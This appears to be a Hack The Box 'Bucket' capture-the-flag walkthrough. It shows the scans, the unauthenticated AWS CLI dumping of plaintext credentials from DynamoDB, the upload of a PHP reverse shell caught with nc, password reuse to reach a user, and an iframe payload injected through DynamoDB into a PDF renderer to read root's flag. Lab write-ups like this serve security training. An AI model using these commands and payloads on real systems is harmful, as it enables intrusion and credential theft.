Hack The Box : Bucket
24 April, 2021
Beginning with an nmap scan
$ sudo nmap -A -p 1-10000 10.10.10.212
[sudo] password for kali:
Starting Nmap 7.91 ( https://nmap.org ) at 2021-02-15 09:47 EST
Nmap scan report for 10.10.10.212
Host is up (0.16s latency).
Not shown: 9998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    Apache httpd 2.4.41
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Did not follow redirect to http://bucket.htb/
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=2/15%OT=22%CT=1%CU=33077%PV=Y%DS=2%DC=T%G=Y%TM=602A89F
OS:6%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10A%TI=Z%CI=Z%TS=A)SEQ(SP=1
OS:04%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M54DST11NW7%O2=M54DST11NW7%O
OS:3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST11NW7%O6=M54DST11)WIN(W1=FE88%W2=
OS:FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M54DNNSN
OS:W7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%D
OS:F=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O
OS:=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W
OS:=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%R
OS:IPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 2 hops
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 21/tcp)
HOP RTT       ADDRESS
1   158.76 ms 10.10.14.1
2   159.13 ms 10.10.10.212

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 87.31 seconds
On visiting the website I saw that the images were being fetched from s3.bucket.htb. Running gobuster on s3.bucket.htb and s3.bucket.htb/adserver didn't reveal
anything but running against s3.bucket.htb revealed some information
$ ./gobuster dir -u http://s3.bucket.htb/ -t 50 -w wordlists/common.txt -b 401,404
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://s3.bucket.htb/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                wordlists/common.txt
[+] Negative Status codes:   401,404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/health               (Status: 200) [Size: 54]
/server-status        (Status: 403) [Size: 278]
/shell                (Status: 200) [Size: 0]

As one might have guessed from the domain, AWS S3 was being used. Also, Dynamo DB was being used.
I started by enumerating S3 but didn't get much from it.
$ aws s3 ls --no-sign-request s3://s3.bucket.htb/adserver/images/

An error occurred (AccessDenied) when calling the ListObjectsV2 operation: Access Denied

$ aws s3 ls --no-sign-request --endpoint-url http://s3.bucket.htb s3://adserver/
                           PRE images/
2021-02-18 12:03:04       5344 index.html
Enumerating DynamoDB on the other hand was helpful
$ aws dynamodb list-tables --no-sign-request --endpoint-url http://s3.bucket.htb/
{
    "TableNames": [
        "users"
    ]
}
$ aws dynamodb describe-table --no-sign-request --table-name users --endpoint-url http://s3.bucket.htb/                                                                                                                              2 ⨯
{
    "Table": {
        "AttributeDefinitions": [
            {
                "AttributeName": "username",
                "AttributeType": "S"
            },
            {
                "AttributeName": "password",
                "AttributeType": "S"
            }
        ],
        "TableName": "users",
        "KeySchema": [
            {
                "AttributeName": "username",
                "KeyType": "HASH"
            },
            {
                "AttributeName": "password",
                "KeyType": "RANGE"
            }
        ],
        "TableStatus": "ACTIVE",
        "CreationDateTime": 1613418670.817,
        "ProvisionedThroughput": {
            "LastIncreaseDateTime": 0.0,
            "LastDecreaseDateTime": 0.0,
            "NumberOfDecreasesToday": 0,
            "ReadCapacityUnits": 5,
            "WriteCapacityUnits": 5
        },
        "TableSizeBytes": 107,
        "ItemCount": 3,
        "TableArn": "arn:aws:dynamodb:us-east-1:000000000000:table/users"
    }
}
$ aws dynamodb scan --no-sign-request --table-name users --endpoint-url http://s3.bucket.htb/
{
    "Items": [
        {
            "password": {
                "S": "Management@#1@#"
            },
            "username": {
                "S": "Mgmt"
            }
        },
        {
            "password": {
                "S": "Welcome123!"
            },
            "username": {
                "S": "Cloudadm"
            }
        },
        {
            "password": {
                "S": "n2vM-<_K_Q:.Aa2"
            },
            "username": {
                "S": "Sysadm"
            }
        }
    ],
    "Count": 3,
    "ScannedCount": 3,
    "ConsumedCapacity": null
}
Took me a while to think this through, I was able to upload to the bucket that was serving the pages. So I uploaded a PHP reverse shell using AWS cli
$ aws s3 cp --no-sign-request --endpoint-url http://s3.bucket.htb rev.php s3://adserver/; while true; do curl -s http://bucket.htb/rev.php > /dev/null; done
$ nc -lvnp 4242
listening on [any] 4242 ...
connect to [10.10.14.157] from (UNKNOWN) [10.10.10.212] 50634
Linux bucket 5.4.0-48-generic #52-Ubuntu SMP Thu Sep 10 10:58:49 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 17:23:02 up  3:57,  0 users,  load average: 0.02, 0.04, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ ls
bin
boot
cdrom
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
$ whoami
www-data
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
sshd:x:111:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
roy:x:1000:1000:,,,:/home/roy:/bin/bash
roy and root are the only users with shell
User
Switching to roy using one of the passwords found before
$ su roy
Password:
whoami
roy
cat ~/user.txt
0c4d2492964b6ca45e1d8b1a84ffcd41
cat ~/.ssh/id_rsa
cat: /home/roy/.ssh/id_rsa: No such file or directory
Root
Two processes that were running as root caught my eye
root        1524  3.8  3.3 143664 136280 ?       Sl   13:26  10:12 python bin/localstack start --host
root        1591  0.2  7.0 1685232 283932 ?      Ssl  13:26   0:36 java -Djava.library.path=./DynamoDBLocal_lib -Xmx256m -jar DynamoDBLocal.jar -sharedDb -port 51235 -inMemory
Looking around the files, I found out some interesting code in /var/www/htb-bucket/index.php
<?php
require 'vendor/autoload.php';
use Aws\DynamoDb\DynamoDbClient;
if($_SERVER["REQUEST_METHOD"]==="POST") {
        if($_POST["action"]==="get_alerts") {
                date_default_timezone_set('America/New_York');
                $client = new DynamoDbClient([
                        'profile' => 'default',
                        'region'  => 'us-east-1',
                        'version' => 'latest',
                        'endpoint' => 'http://localhost:4566'
                ]);

                $iterator = $client->getIterator('Scan', array(
                        'TableName' => 'alerts',
                        'FilterExpression' => "title = :title",
                        'ExpressionAttributeValues' => array(":title"=>array("S"=>"Ransomware")),
                ));

                foreach ($iterator as $item) {
                        $name=rand(1,10000).'.html';
                        file_put_contents('files/'.$name,$item["data"]);
                }

                passthru("java -Xmx512m -Djava.awt.headless=true -cp pd4ml_demo.jar Pd4Cmd file:///var/www/bucket-app/files/$name 800 A4 -out files/result.pdf");
        }
}
else
{
?>
If the method was POST, it would scan the alerts table and print some information to a PDF file. The filter applied seems "title == 'Ransomware'" and it would print the 'data' column of that particular row.
Command injection looks like a possibility:
* file_put_contents is not vulnerable, I tried
* pd4cmd evaluates HTML so we can just print out a file I guess
I used the following command
$ aws dynamodb create-table --no-sign-request --table-name alerts --attribute-definitions AttributeName=title,AttributeType=S AttributeName=data,AttributeType=S --key-schema AttributeName=title,KeyType=HASH AttributeName=data,KeyType=RANGE --provisioned-throughput ReadCapacityUnits=1,WriteCapacityUnits=1 --endpoint-url http://localhost:4566 && aws dynamodb put-item --no-sign-request --table-name alerts --item '{"data":{"S":"<html><iframe src='/root/root.txt'></html>"}, "title":{"S":"Ransomware"}}' --endpoint-url http://localhost:4566 && curl -X POST -d "action=get_alerts" http://localhost:8000
Since the directory would get cleaned fairly quickly I automated the transfer of the output file using expect
#!/usr/bin/expect -f

spawn bash -c "scp roy@bucket.htb:/var/www/bucket-app/files/result.pdf ."
expect {
  -re ".*es.*o.*" {
    exp_send "yes\r"
    exp_continue
  }
  -re ".*sword.*" {
    exp_send "n2vM-<_K_Q:.Aa2\r"
  }
}
interact